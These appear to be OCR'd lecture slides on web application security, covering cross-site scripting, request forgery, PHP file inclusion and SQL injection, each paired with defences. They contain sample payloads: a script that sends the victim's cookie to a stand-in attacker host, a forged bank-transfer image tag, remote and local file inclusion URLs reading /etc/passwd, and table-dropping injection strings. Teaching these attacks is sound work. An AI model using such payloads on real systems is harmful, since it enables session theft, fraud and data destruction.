
- Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

The victim's browser makes a request to this URL for the image, passing the cookie to the user without displaying any results.

XSS preventions

- Sanitize inputs to not allow scripts – important
- HTTP only cookies
  - Cookies that can only be used in HTTP requests
  - Not accessible by JavaScript via document.cookie



From wikipedia

Client-side XSS defenses

- Proxy-based:
  - Analyze HTTP traffic between browser and web server
  - Look for special HTML characters
  - Encode them before executing the page on the user's web browser (i.e. NoScript - Firefox plugin)
- Application-level firewall:
  - Analyze HTML pages for hyperlinks that might lead to leakage of sensitive information
  - Stop bad requests using a set of connection rules
- Auditing system:
  - Monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior


Cross-site request forgery (XSRF)

- Consider the following common scenario:

1. Alice visits a shopping site, HTTP authentication credentials stored
2. 30 minutes later, she accidentally visits a hacker's site

- Symptom: Malicious site can initiate HTTP requests to our app on Alice's behalf, without her knowledge
  - E.g., attacker may change Alice's passwords, etc
- Cause: Cached credentials sent to our server regardless of who made the request
  - XSRF aka Confused deputy problem

A XSRF example



From C. Jackson

XSRF (some more examples)

- Maria (attacker) first constructs an attack URL, e.g.,
  - http://bank.com/transfer.do?acct=MARIA&amount=100000

- Then, to have Alice (victim) send the request, Maria embeds the following into a page that Alice visits (thru phishing, social engineering)
  - View my Pictures!
- Or:
  - <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000“ width="1" height="1" border="0">

XSRF Solutions:

- Short-lived credentials
- Delete cookies after transaction
- Add Referral field to HTTP requests
  - Forging referral may defeat this detection

7.3 Attacks on Servers

- Server-side scripting allows servers to perform actions such as accessing databases and modifying the content of a site based on user input or personal browser settings.
- It is executed on the server and only the result of the code's execution, not the source, is visible to the client.

PHP

- Php is a hypertext pre-processing language that allows web servers to use scripts to dynamically create HTML files on-the-fly for users based on any number of factors, such as time, database queries.
- PHP code is embedded in a PHP or HTML file stored at a web server.

```
<html>
    <body>
        <p> Your number was <?php echo $x=$_GET['number'];?>.</p>
        <p> The square of your number is <?php $y=$x*$x; echo $y; ?>.
</p>
    </body>
</html>
```

If the user entered "5" as input the the GET variable number, the response would be 25 after "number is"

7.3.2 Server-side Script Inclusion Vulnerabilities

- Remote-File Inclusion (RFI)
- PHP provides the include function that incorporates the file specified by the argument into the current PHP pages, executing any PHP script contained in it.

```
<?php
include (“header.html”);
include ($_GET[‘page’].”.php”);
include(“footer.html”);
?>
```

A php file uses inclusion to incorporate an HTML header, footer, and a user-specified page.

Remote-File Inclusion (RFI)

- Navigate to victim.com/index.php?page=news in this case result in the web server loading and executing page news.php using the PHP processor.
- Attacker can navigate to a page specified by victim.com/index.php?page=http://evilsite.com/evilcode
- The server at victim.com will execute the code at evilsite.com/evilcode.php locally
- Fortunately, most PHP installations now default to disallowing the server to execute code hosted on a separate server

Local-file Inclusion (LFI)

- LFI causes a server to execute injected code that would not have otherwise performed.
- The executed code is not contained in a remote server, but on the victim server itself.

http://victim.com/index.php?page=admin/secretpage

This will cause the index page to execute the previously protected secretpage.php

http://victim.com/index.php?page=/etc/passwd

This does not work because passwd.php does not exist.

http://victim.com/index.php?page=/etc/passwd%00

This does works because %00 means null, the end of string, which removes .php

7.3.3 Database and SQL Injection


- A database is a system that stores information in an organized way and produces reports about that information based on queries presented by users.
- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:

```
SELECT user FROM table
    WHERE name = 'user_input';
```

- An SQL injection attack involves placing SQL statements in the user input

SQL: Standard Query Language

- SQL lets you access and manage (Query) databases
- A database is a large collection of data organized in tables for rapid search and retrieval, with fields and columns



SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
```

- * denotes all the attributes of a record
- SELECT statement is used to select data FROM one or more tables in a database
- Result-set is stored in a result table
- WHERE clause is used to filter records

SQL Injection

- Allows a attacker to access or even modify arbitrary information from a database by inserting his own SQL commands.
- It is passed to database by a web server.
- The root cause is a lack of input validation on the server's part.

Login Authentication Query

- Standard query to authenticate users:

  select * from users where user='$usern' AND pwd='$password'

- Classic SQL injection attacks
  - Server side code sets variables $username and $passwd from user input to web form
  - Variables passed to SQL query

  select * from users where user='$username' AND pwd='$passwd'

- Special strings can be entered by attacker

  select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'

- Result: access obtained without password

Some improvements …

- Query modify:
- select user,pwd from users where user='**$usern**‘
- **$usern**=“M' OR '1=1”;
- Result: the entire table
- We can check:
  - only one tuple result
  - formal correctness of the result
- **$usern**=“M' ; drop table user;”?

Preventing SQL Injection

- Most languages have built-in functions that strip input ofo dangerous characters.
- PHP provides function mysql_real_escape_string to escape special character (including single and double quotes) so that the resulting string is safe.
- For example, all “malicious” characters will be changed in the escape method:
- Escape(“t ' c”) gives as a result “t \' c”

  select user,pwd from users where user='$usern'

  $usern=escape(“M' ;drop table user;”)
- The result is the safe query:

  select user,pwd from users
  where user='M\' drop table user;\''